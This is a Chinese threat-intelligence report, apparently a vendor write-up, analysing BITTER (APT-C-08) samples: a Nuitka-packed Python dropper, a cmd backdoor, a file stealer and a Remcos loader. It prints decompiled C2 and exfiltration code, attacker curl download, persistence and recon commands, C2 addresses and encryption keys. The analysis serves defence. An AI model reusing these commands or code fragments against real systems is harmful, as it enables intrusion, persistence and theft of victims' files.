

蔓灵花组织使用NUITKA打包的python样本进行投递

 mp.weixin.qq.com/s

APT-C-08

蔓灵花


APT-C-08（蔓灵花）组织（亦称 BITTER）是长期活跃于南亚方向、具备较强网络攻击能力的境外 APT 组织，自 2013 年起持续开展高级持续性威胁攻击活动。该组织攻击活动覆盖南亚及周边区域，长期针对政府部门、军工、国防、高校及涉外相关机构实施定向网络入侵。其攻击体系成熟，具备完善的武器库与攻击链路，是当前对区域网络安全具有持续高威胁的境外 APT 组织之一。

近期360安全大脑监测到多起蔓灵花组织攻击事件，通过直接投递NUITKA打包的python样本，或投递chm文件加载NUITKA打包的python样本。用户点击后，样本会下载后续后门组件。

一、攻击活动分析

1.攻击流程分析

蔓灵花组织此类攻击的核心初始载荷为NUITKA打包的python样本，该文件功能简单，下载一个后门组件。该后门组件主要功能是执行cmd指令。攻击者通过远程执行cmd指令，从而进行以下操作：获取系统基本信息、后续后门组件下载、下载python脚本执行套件、下载窃密组件等。整个攻击流程如下图所示：



2.恶意载荷分析

捕获的恶意样本如下所示：

MD5	397591dd098f9240684f9a999e38eb12
文件名称	delivery_of_the_aviation_technical_equipment.exe
文件大小	5.72 MB (5999104 bytes)
文件类型	exe

1) 样本为NUITKA打包的文件。

```
v4 = *_p__argc();
v65 = *_p__wargv();
v5 = (const wchar_t *)sub_14000A4D0("NUITKA_ONEFILE_PARENT");
v6 = v5;
v7 = 4097LL;
if ( v5 )
{
    if ( *v5 )
    {
```

2) 打包的python版本为python312。NUITKA特征是将组件释放到%TEMP%\onefile_XXXX_XXXXXXX文件夹中。

	_bz2.pyd	2026/1/26 23:46	Python Extensio...	85 KB
	_decimal.pyd	2026/1/26 23:46	Python Extensio...	254 KB
	_hashlib.pyd	2026/1/26 23:46	Python Extensio...	66 KB
	_lzma.pyd	2026/1/26 23:46	Python Extensio...	157 KB
	_socket.pyd	2026/1/26 23:46	Python Extensio...	84 KB
	_wmi.pyd	2026/1/26 23:46	Python Extensio...	39 KB
	libcrypto-3.dll	2026/1/26 23:46	应用程序扩展	5,110 KB
	python312.dll	2026/1/26 23:46	应用程序扩展	6,759 KB
	relish_for_ketty.dll	2026/1/26 23:46	应用程序扩展	5,873 KB
	select.pyd	2026/1/26 23:46	Python Extensio...	33 KB
	unicodedata.pyd	2026/1/26 23:46	Python Extensio...	1,113 KB
	vcruntime140.dll	2026/1/26 23:46	应用程序扩展	118 KB
	vcruntime140_1.dll	2026/1/26 23:46	应用程序扩展	49 KB

3) 该样本核心功能是连接C2，获取C2命令执行。NUITKA打包python的逻辑，是将py脚本中每一行代码，都使用C语言进行实现。以这行代码为例“socket.socket(socket.AF_INET, socket.SOCK_STREAM)”（这也是relish_for_ketty的核心代码）：

首先是从模块列表中获取到socket的模块。

```

v9 = v9;
socket_module = sub_7FF8CDAB2990(a1);
if ( !socket_module )
{
    sub_7FF8CDACE4D0(a1, &v286, qword_7FF8CDAF7DD8);
    v11 = v286;
    goto LABEL_523;
}
v12 = *(_QWORD *)(socket_module + 8);
v13 = *(__int64 (__fastcall **)(__int64, __int64))(v12 + 144);
if ( v13 )

```

从socket模块中，获取socket类。

```

}
socket_class = (int *)v13(socket_module, v14);
if ( !socket_class )
    goto LABEL_522;
socket_module_1 = sub_7FF8CDAB2990(a1);
if ( !socket_module_1 )
{
    sub_7FF8CDACE4D0(a1, &v286, qword_7FF8CDAF7DD8);
    if ( *socket_class >= 0 )
    {
        v5 = *(_QWORD *)socket_class-- == 1LL;
        if ( v5 )
            *(void (__fastcall **)(int *))( *(_QWORD *)socket_class + 1) + 48LL)(socket_class);
    }
}

```

获取socket类中AddressFamily_type，等同于代码“socket.AF_INET”。

```

goto LABEL_22;
}
AddressFamily_type = sub_7FF8CDAD5FD0(v18, socket_module_1, qword_7FF8CDAF7DE0); // socket.AF_INET
if ( !AddressFamily_type )
{
    __int64 AddressFamily_type; // r14
    v11 = a1[12];
    a1[12] = 0LL;
    if ( *socket_class >= 0 )
    {
        v5 = *(_QWORD *)socket_class-- == 1LL;
        if ( v5 )
            *(void (__fastcall **)(int *))( *(_QWORD *)socket_class + 1) + 48LL)(socket_class);
    }
}

```

最后执行socket类的构造函数，创建一个socket对象。

```

J
*(_DWORD *)(v1 + 40) = 68;
v301[0] = AddressFamily_type;
v301[1] = SocketKind_type;
socket = sub_7FF8CDAD2A90(a1, socket_class, v301); // socket.socket(socket.AF_INET, socket.SOCK_STREAM)
v26 = *socket_class < 0;
v298 = (int *)socket;
if ( !v26 )
{
    v5 = *(_QWORD *)socket_class-- == 1LL;
    if ( v5 )
        *(void (__fastcall **)(int *))( *(_QWORD *)socket_class + 1) + 48LL)(socket_class);
}

```

4) 样本连接C2 : 89.46.236.152:443。

```

if ( *(_DWORD *)qword_7FF8CDAF7E30 != -1 )
  ++*(_DWORD *)qword_7FF8CDAF7E30;
*(_QWORD *)v66 + 4) = v70;
*(_DWORD *)v1 + 40) = 74;
v71 = (int *)sub_7FF8CDAD1AB0(a1, v55, v66); // socket.connect 89.46.236.152:443
if ( *v55 >= 0 )
{
  v5 = (*(_QWORD *)v55)-- == 1LL;
  if ( v5 )

```

本次NUITKA样本，需接收C2传来的cmd命令，才会执行才会进行后续操作。本次捕获到的C2命令分为五类：

第一类：获取系统信息

chcp 936	设置编码
systeminfo	获取系统信息
tasklist sort	获取进程列表
curl --version	查看curl版本
powershell --version	查看powershell版本
net users	查看用户信息
whoami /priv	查看特权信息

第二类：下载后续组件

捕获到url：

[https://domainnamevalidator\[.\]com/uploads/taskhost](https://domainnamevalidator[.]com/uploads/taskhost)

保存到c:\programdata\usoshared\taskhost.exe

第三类：样本复制

通过certutil来进行文件复制

第四类：配置计划任务、启动项、开始菜单快捷方式。

注：未捕获到样本

%LocalAppData%\Microsoft\WindowsApps\MsEdge.exe

```

schtasks /CREATE /SC ONEVENT /DELAY 0001:00 /EC Microsoft-Windows-NetworkProfile/Operational /MO "[System[Provider
[Name='Microsoft-Windows-NetworkProfile']]"] /TN "\\Windows\\ServicesUpdater" /tr "%LocalAppData%\Microsoft\WindowsApps\MsEdge.exe" /F",
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Intel Task" /t REG_SZ /F /D "%LocalAppData%\Microsoft\WindowsApps\MsEdge.
exe"
powershell -Command "$wshShell = New-Object -ComObject WScript.Shell; $Shortcut = $wshShell.CreateShortcut('$env:APPDATA\Microsoft\Windows\Start
Menu\Programs\Startup\MsEdge.lnk'); $Shortcut.TargetPath = '%LocalAppData%\Microsoft\WindowsApps\MsEdge.exe'; $Shortcut.Save()"

```

第五类：解压需要使用的组件，如：python

注：未捕获到myarchive.rar文件。

python.zip为正常的python安装包。安装包会保存到%userprofile%\downloads中。该python版本是312。

3.攻击组件分析

shell后门组件

该组件主要功能为执行C2传输的cmd指令。

MD5	23f5e51bf6d540553aa88c48480450a8
文件名称	taskhost.exe
文件大小	248.50 KB (254464 bytes)
文件类型	exe

1) 样本判断互斥体，保证单独执行。

```
HANDLE hObject; // [esp+0h] [ebp-4h]

hObject = CreateMutexA(0, 1, "Global\\C2ClientMutex");
if ( !hObject )
    return 1;
if ( GetLastError() != 183 )
    return 0;
CloseHandle(hObject);
return 1;
```

2) 连接C2:213.111.185[.]78:443。

```

this[7] = socket(2, 1, 6);
if ( v6[7] == -1 )
    return 0;
*( _DWORD *)optval = 1000;
setsockopt(v6[7], 0xFFFF, 4102, optval, 4);
name.sa_family = 2;
*( _WORD *)name.sa_data = htons(0x18Bu);
v2 = (const char *)sub_40C8A0(&unk_43DF68); // 213.111.185.78
*( _DWORD *)&name.sa_data[2] = inet_addr(v2);
if ( *( _DWORD *)&name.sa_data[2] == -1 )
{
    v3 = (const char *)sub_40C8A0(&unk_43DF68);
    v5 = gethostbyname(v3);
    if ( !v5 )
    {
        LABEL_5:
        closesocket(v6[7]);
        v6[7] = -1;
        return 0;
    }
    *( _DWORD *)&name.sa_data[2] = *( _DWORD **)v5->h_addr_list;
}
if ( connect(v6[7], &name, 16) == -1 )
    goto LABEL_5;

```

3) 样本向C2发送上线包，上线包内容为：用户名@计算机名\n系统版本\n。

样本接收C2指令，执行cmd指令，并将对应结果传回C2。

```

if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
{
    SetHandleInformation(hReadPipe, 1u, 0);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdError = hWritePipe;
    StartupInfo.wShowWindow = 0;
    sub_404920(v31, "cmd.exe /c ", a2);
    LOBYTE(v35) = 1;
    v3 = (char *)sub_40C8A0(v31);
    sub_406B30(CommandLine, v3);
    v4 = (const CHAR *)sub_40C8A0(a3);
    if ( CreateProcessA(0, CommandLine, 0, 0, 1, 0, 0, v4, &StartupInfo, &ProcessInformation) )
    {
        CloseHandle(hWritePipe);
        v20 = WaitForSingleObject(ProcessInformation.hProcess, 0x7530u);
        if ( v20 == 258 )
        {
            TerminateProcess(ProcessInformation.hProcess, 1u);
            std::string::operator=("[ - ] Command timed out after 30 seconds");
        }
    }
}

```

捕获到攻击者命令有五类：

第一类：将taskhost.exe设置为计划任务和启动项

```
reg add "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /v "OneDrive_s_1" /t REG_SZ /F /D
"C:\\Programdata\\USOShared\\taskhost.exe"
schtasks /CREATE /SC ONEVENT /DELAY 0002:00 /EC Microsoft-Windows-NetworkProfile/Operational /MO "[System
[Provider[@Name='Microsoft-Windows-NetworkProfile']]]" /TN "\\Windows\\ScheduleUpdater" /TR
"C:\\ProgramData\\USOShared\\taskhost.exe" /F |
```

第二类：查看系统的信息

```
whoami /priv      特权信息
schtasks         计划任务列表
tasklist         进程列表
tasklist sort    进程列表
net share        查看文件共享信息
systeminfo       获取系统信息
reg query HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run  获取启动项
netstat -ano     findstr 23996      查看网络状态(可能是端口或PID)
tree L:\\ /a /f   查看磁盘L文件树
```

第三类：下载后门组件

url:

[https://domainregistrationcheck\[.\]com/uploads/b1](https://domainregistrationcheck[.]com/uploads/b1)

保存到c:\programdata\usoshared\csrs.exe

```
curl https://domainregistrationcheck.com/uploads/b1 -o C:\\Programdata\\USOShared\\csrs.txt
C:\\Programdata\\usoshared\\csrs.exe
taskkill /f /pid csrs.exe
```

第四类：静默安装python环境，并下载执行py脚本。python的运行环境会被安装到C:\\Python312中。

注：未捕获到对应python脚本

```
%UserProfile%\\Downloads\\python-3.12.9-amd64.exe /quiet InstallAllUsers=0 PrependPath=1
TargetDir="C:\\Python312" Include_test=0      静默安装python
curl http://46.30.191.221:80/ppp.py -o %UserProfile%\\Downloads\\ppp.py >
%UserProfile%\\Downloads\\scripts\\pip.exe install dnspython pycryptodome -qq
%UserProfile%\\Downloads\\pythonw.exe %UserProfile%\\Downloads\\persis.py
%UserProfile%\\Downloads\\pythonw.exe %UserProfile%\\Downloads\\get-pip.py
%UserProfile%\\Downloads\\pythonw.exe %UserProfile%\\Downloads\\admin.py
```

第五类：下载Remcos后门

url: http://46.30.191[.]221/pw.exe

样本被保存到

c:\programdata\usoshared\logs\imagingdevices.exe

文件窃密组件

该工具为文件窃密组件，主要功能是用于监测存储设备变更情况，并将存储设备的文件数据同步到C2服务器中。

MD5	d286d439393bde76b734bd3406628d47
文件名称	crsrs.exe
文件大小	39.5 KB (40448 bytes)
文件类型	exe

- 1) 样本检查互斥体和第一个命令行参数。
- 2) 样本采用异步的方式进行通信和执行任务。

```
if (syncDataIdentifier != null)
{
    syncDataIdentifier.Clear();
}
TaskAwaiter<bool> taskAwaiter = ServerSupport.GetSynchedDataIDs(FileDataConfigs.CurrentUserIdentifierDetails).GetAwaiter();
TaskAwaiter<bool> taskAwaiter2;
if (!taskAwaiter.IsCompleted)
{
    await taskAwaiter;
    taskAwaiter = taskAwaiter2;
    taskAwaiter2 = default(TaskAwaiter<bool>);
}
if (taskAwaiter.GetResult())
{
    SpinOffTimer.HybridAddedSleep(FileDataConfigs.generalWaiting);
    throw new GetSynchedDataIDsException("");
}
```

- 3) 样本连接C2:

[https://151.236.4\[.\]164:5010/get_sync_hash_table/\(AES加密的计算机名_用户名\)](https://151.236.4[.]164:5010/get_sync_hash_table/(AES加密的计算机名_用户名))

```

public static async Task<bool> GetSynchedDataIDs(string clientId)
{
    bool flag;
    using (HttpClient client = HttpClientFactory.GetClient())
    {
        try
        {
            HttpResponseMessage httpResponseMessage = await client.GetAsync(string.Concat(new string[]
            {
                FileDataConfigs.HomeAddresssURL,
                "/",
                FileDataConfigs.getFileTable,
                "/",
                LocalSupport.SecureConnectionStringState(clientId)
            }));
            httpResponseMessage.EnsureSuccessStatusCode();
            if (httpResponseMessage.IsSuccessStatusCode)
            {
                TaskAwaiter<string> taskAwaiter = httpResponseMessage.Content.ReadAsStringAsync().GetAwaiter();
                if (!taskAwaiter.IsCompleted)
                {
                    await taskAwaiter;
                    TaskAwaiter<string> taskAwaiter2;
                    taskAwaiter = taskAwaiter2;
                    taskAwaiter2 = default(TaskAwaiter<string>);
                }
                if (ServerSupport.ParseFileHashTable(taskAwaiter.GetResult()))
                {
                    flag = true;
                }
                else
                {
                    flag = false;
                }
            }
        }
    }
}

```

计算机名_用户名

AES key :

8802304DE46385A3672730C3539BC25B38930077AE9D9FF46E05D63409DFBCBB

```

public static byte[] SecureConnectionStringState(byte[] chunk)
{
    byte[] array;
    using (Aes aes = Aes.Create())
    {
        aes.Key = FileDataConfigs.CommunicationIdentifier;
        aes.GenerateIV();
        ICryptoTransform cryptoTransform = aes.CreateEncryptor(aes.Key, aes.IV);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            memoryStream.Write(aes.IV, 0, aes.IV.Length);
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write))
            {
                cryptoStream.Write(chunk, 0, chunk.Length);
                cryptoStream.FlushFinalBlock();
            }
            array = memoryStream.ToArray();
        }
    }
    return array;
}

```

4) 样本C2返回的数据为json格式，样本解析其中的file_hashes字段，获取其中的哈希列表

```

private static bool ParseFileHashTable(string jsonString)
{
    bool flag;
    try
    {
        Match match = Regex.Match(jsonString, "\"" + FileDataConfigs.getFileHashes + "\"\\s*:\\s*\"([^\"]*)\"");
        if (!match.Success)
        {
            flag = true;
        }
        else
        {
            string value = match.Groups[1].Value;
            MatchCollection matchCollection = new Regex("([a-zA-Z0-9]+)\\s*=\\s*([A-Za-z0-9+/=]+)\\s*", RegexOptions.IgnoreCase).Matches(
                value);
            double num = 0.0;
            foreach (object obj in matchCollection)
            {
                Match match2 = (Match)obj;
                string text = match2.Groups[1].Value.Trim();
                if (text == FileDataConfigs.getExplainKey)
                {
                    FileDataConfigs.configBaseKey = match2.Groups[2].Value.Trim();
                    EDVal.InitializeCharacterSet();
                    new FileDataConfigs();
                }
                else
                {

```

5) 样本创建一个异步任务，用于从C2下载文件。样本首先会初始化一个计时器，定时器设为34秒。

```

}
FileDataConfigs.mediaGetClock = new System.Timers.Timer(generalWaiting.TotalMilliseconds)
{
    AutoReset = true,
    Enabled = true
};
FileDataConfigs.mediaGetClock.Elapsed += delegate(object sender, ElapsedEventArgs e)
{
    if (token.IsCancellationRequested)
    {
        System.Timers.Timer mediaGetClock = FileDataConfigs.mediaGetClock;
        if (mediaGetClock != null)
        {
            mediaGetClock.Stop();
        }
        System.Timers.Timer mediaGetClock2 = FileDataConfigs.mediaGetClock;
        if (mediaGetClock2 != null)
        {
            mediaGetClock2.Dispose();
        }
        FileDataConfigs.mediaGetClock = null;
        return;
    }
    LocalSupport.CheckAvailableMedia(sender, e, empId);
};

```

定时器初始化

文件下载

样本下载文件，保存到当前的工作路径中。并执行。

```

HttpClient client = HttpClientFactory.GetClient();
string text = string.Concat(new string[]
{
    FileDataConfigs.HomeAddressURL,
    "/",
    FileDataConfigs.pushForward,
    "/",
    LocalSupport.SecureConnectionStringState(empID)
});
string keepMediaTitle = "__";
HttpResponseMessage httpResponseMessage = await client.GetAsync(text);
if (httpResponseMessage.IsSuccessStatusCode)
{
    if (httpResponseMessage.Content.Headers.ContentDisposition != null)
    {
        ContentDispositionHeaderValue contentDisposition = httpResponseMessage.Content.Headers.ContentDisposition;
        if (!string.IsNullOrEmpty(contentDisposition.FileName))
        {
            keepMediaTitle = contentDisposition.FileName;
        }
    }
    byte[] array = LocalSupport.ReadSecureSource(await httpResponseMessage.Content.ReadAsByteArrayAsync());
    string text2 = FileDataConfigs.mediaKeepLocation + "\\\" + keepMediaTitle;
    File.WriteAllBytes(text2, array);
    LocalSupport.StartFileKeep(text2);
}
keepMediaTitle = null;

```

计算机名_用户名

当前工作路径

6) 样本执行一个异步任务，用于监测存储设备变更情况。判断存储设备（如：u盘、硬盘等）拔插行为。如果设备出现了数量变化，就暂停计时器。

```

private static void CheckForMediaChanges(object sender, ElapsedEventArgs e)
{
    try
    {
        List<DriveInfoData> drivesInfo = LocalSupport.GetDrivesInfo();
        FileDataConfigs.syncAreaUpdateDetected = false;
        if (drivesInfo.Count != FileDataConfigs.localMediaList.Count)
        {
            FileDataConfigs.syncAreaUpdateDetected = true;
            System.Timers.Timer mediaCheckClock = FileDataConfigs.mediaCheckClock;
            if (mediaCheckClock != null)
            {
                mediaCheckClock.Stop();
            }
        }
    }
    catch (CurrentSyncLocationUpdatedException)
    {
        throw new CurrentSyncLocationUpdatedException("");
    }
    catch (Exception)
    {
    }
}

```

7) 样本通过连接C2，获取某类存储的同步优先级(如SSD、HDD)、获取特定存储的实际同步优先级(如：C盘)、获取关注的敏感词、获取传输任务数量。

```

try
{
    TaskAwaiter<string> taskAwaiter3 = ServerSupport.GetStorageTypeSyncPriority().GetAwaiter();
    TaskAwaiter<string> taskAwaiter4;
    if (!taskAwaiter3.IsCompleted)
    {
        await taskAwaiter3;
        taskAwaiter3 = taskAwaiter4;
        taskAwaiter4 = default(TaskAwaiter<string>);
    }
    FileDataConfigs.syncStoragePriority = taskAwaiter3.GetResult();
    taskAwaiter3 = ServerSupport.GetCStorageSyncPriority().GetAwaiter();
    if (!taskAwaiter3.IsCompleted)
    {
        await taskAwaiter3;
        taskAwaiter3 = taskAwaiter4;
        taskAwaiter4 = default(TaskAwaiter<string>);
    }
    FileDataConfigs.syncCStoragePriority = taskAwaiter3.GetResult();
    await ServerSupport.GetAvoidKeywords();
    taskAwaiter = ServerSupport.GetMediaSyncSize().GetAwaiter();
    if (!taskAwaiter.IsCompleted)
    {
        await taskAwaiter;
    }
}

```

之后就是启动计时器，根据C2传来的配置进行更新，将当前的任务队列进行更新。随后就进入到窃密工作。

```

baseCheckMediaDelayFactor = 1;
System.Timers.Timer mediaCheckClock = FileDataConfigs.mediaCheckClock;
if (mediaCheckClock != null)
{
    mediaCheckClock.Start();
}
await LocalSupport.RefreshSyncArea();
while (!string.IsNullOrEmpty(FileDataConfigs.CurrentSyncArea))
{
    await Uplifter.SyncMedia(FileDataConfigs.CurrentUserIdentifierDetails);
    if (FileDataConfigs.mediaPriorityQueue.Count > 0)
    {
        FileDataConfigs.expectedCurrentSyncPath = FileDataConfigs.mediaPriorityQueue.Dequeue();
        FileDataConfigs.CurrentSyncArea = FileDataConfigs.expectedCurrentSyncPath.DriveLetter;
        FileDataConfigs.CurrentSyncType = FileDataConfigs.expectedCurrentSyncPath.DriveType;
    }
    else
    {
        int i = 59;
        while (i > 0)
        {
            if (FileDataConfigs.syncAreaUpdateDetected)
            {
                FileDataConfigs.syncAreaUpdateDetected = false;
                throw new CheckForSyncLocationChangesException("");
            }
            i--;
            SpinOffTimer.HybridAddedSleep(FileDataConfigs.exceptionalWaiting);
        }
    }
}

```

启动计时器 → **刷新配置**

窃密操作

样本根据任务队列配置的优先级，进行路径或磁盘扫描。

```

if (FileDataConfigs.CurrentSyncArea == FileDataConfigs.mediaIsC)
{
    ParsingData.SyncCMedia(FileDataConfigs.CurrentSyncArea, FileDataConfigs.cMediaQueue);
    string[] array = FileDataConfigs.cMediaQueue.ToArray();
    for (int i = 0; i < array.Length; i++)
    {
        ParsingData.AddSyncMediaData(array[i].Replace("\\\\", "\\"));
    }
}
else
{
    ParsingData.AddSyncMediaData(FileDataConfigs.CurrentSyncArea);
}
ParsingData.SortSyncMediaData();

```

如果是C盘的，根据任务队列逐个处理

非C盘直接扫描处理

扫描过程中，会将含有关键词的文件加入到文件列表中。

```

try
{
    if (!LocalSupport.IsAlternateDataStream(text))
    {
        if (!LocalSupport.IsFileWorthy(text))
        {
            if (!FileDataConfigs.media2SyncLocal.Contains(text))
            {
                FileDataConfigs.media2Sync.Enqueue(text);
                FileDataConfigs.media2SyncLocal.Add(text);
            }
        }
    }
}

```

判断非备用数据流

关键词过滤

去重

符合条件的加入到文件列表中

根据文件列表中的数量，挨个进行文件异步传输。

```

    ParsingData.AddSyncMediaData(FileDataConfigs.CurrentSyncArea);
}
ParsingData.SortSyncMediaData();
while (FileDataConfigs.media2Sync.Count > 0)
{
    try
    {
        string text = FileDataConfigs.media2Sync.Peek();
        TaskAwaiter<bool> taskAwaiter = Uplifter.StartDataSync(empIdentifier, text).GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter<bool> taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<bool>);
        }
        if (taskAwaiter.GetResult())
        {
            FileDataConfigs.media2Sync.Dequeue();
            SpinOffTimer.HybridAddedSleep(FileDataConfigs.chunkWaiting);
        }
        else
        {
            try
            {

```

任务数量

任务列表

读取目标文件的内容

```

bool flag;
if (!File.Exists(mediaPath))
{
    flag = true;
}
else
{
    HttpClient client = HttpClientFactory.GetClient();
    byte[] syncBytes;
    string syncHash;
    try
    {
        syncBytes = File.ReadAllBytes(mediaPath);
        syncHash = LocalSupport.GetSyncHash(syncBytes, "");
    }
    catch
    {
        return true;
    }
}

```

判断文件是否存在

读取文件数据

将文件内容post到C2服务器中。

```

try
{
    HttpResponseMessage response = await client.PostAsync(FileDataConfigs.HomeAddresssURL + "/" +
FileDataConfigs.startingDataSync, syncContent);
    await response.Content.ReadAsStringAsync();
    if (!response.IsSuccessStatusCode)
    {
        await Task.Delay((int)Math.Pow(2.0, (double)tryAgain) * 1000);
        throw new Exception("");
    }
}

```

Remcos后门

该组件是一个加载器，用于释放加载Remcos后门。

MD5	017eb0e90e70a48e3b57f9c315e280f5
-----	----------------------------------

文件名称	imagingdevices.exe
------	--------------------

文件大小	9.33 MB (9783680 bytes)
------	-------------------------

文件类型	exe
------	-----

1) 样本检测是否被调试，检测互斥体。

```

sub_450200(2, 0, 0);
sub_616AC0(Filename, 0, 0x2000);
GetModuleFileNameW(0, Filename, 0x2000u);
v4 = lstrlenA("wJhZdeKG30FY70E315U2qMf0h3CvBD7N");
sub_401320(v19, v4, "wJhZdeKG30FY70E315U2qMf0h3CvBD7N");
v9 = sub_448B70(); // 判断样本是否被调试, IsDebuggerPresent
v8 = sub_448B80(); // 判断样本是否被调试, NtQueryInformationProcess
sub_448990("Debugger Attached: %d\n", v9);
sub_448990("Debug Port Active: %d\n", v8);
hMem = GlobalAlloc(0x40u, 0x5F5E100u);
if ( !hMem )
    return -1;
GlobalFree(hMem);
sub_616AC0(v21, 0, 0x2000);
CreateMutexW(0, 1, &Name);
if ( GetLastError() == 183 )

```

2) 样本使用rc4进行解密，密钥：

wJhZdeKG30FY70E315U2qMf0h3CvBD7N

```

sub_44C0F0();
sub_44C550(0, L"OK", 0, 0, 400);
sub_44C5B0((OLECHAR *)L"VHD Dialog", v6, v7);
v12 = GlobalAlloc(0x40u, 0x7BC01u);
sub_401000(v19, 506880, &unk_6E8FE0, v12); rc4解密
v10 = VirtualAlloc(0, 0xF7800u, 0x1000u, 0x40u);
sub_616AC0(v10, 0, 1013760);
sub_616540(v10, v12, 506880);
if ( !sub_44D0C0() )
    r

```

3) 解密后数据为PE文件，其中有Remcos经典字符串。

```

51:
v61 = sub_41DD8E(v120, 32);
sub_404EEA((int)v115, "Remcos Agent initialized (", v61);
sub_406F1E(" bit)");
sub_402032("i");
sub_41D67F();
sub_401FB6(v115);
sub_401FB6(v120);

```

4) Remcos的C2配置信息89.31.121[.]220:443

00 00 00 00	00 00 00 00	AB AB AB AB	AB AB AB AB	««««««««
00 00 00 00	00 00 00 00	3A BF F4 76	50 59 00 18	:ÿPY..
38 39 2E 33	31 2E 31 32	31 2E 32 32	30 3A 34 34	89.31.121.220:44
33 3A 31 00	0D F0 AD BA	0D F0 AD BA	0D F0 AD BA	3:1..ð.°.ð.°.ð.°
AB AB AB AB	AB AB AB AB	00 00 00 00	00 00 00 00	««««««««.....
3A BF F4 76	8B 59 00 18	76 69 73 75	61 6C 6D 69	:ÿv.Y..visualmi

二、归属研判

蔓灵花使用NUITKA打包的python样本攻击，最早出现在25年年底，主要针对于巴基斯坦、孟加拉等周边国家。近期监测发现，该类样本的攻击目标范围出现新的变化。

1.对本次攻击的relish_for_ketty.dll，与巴基斯坦的历史样本进行对比，二者代码执行流程非常一致，均使用了python312版本，且加载使用的python模块也完全相同。

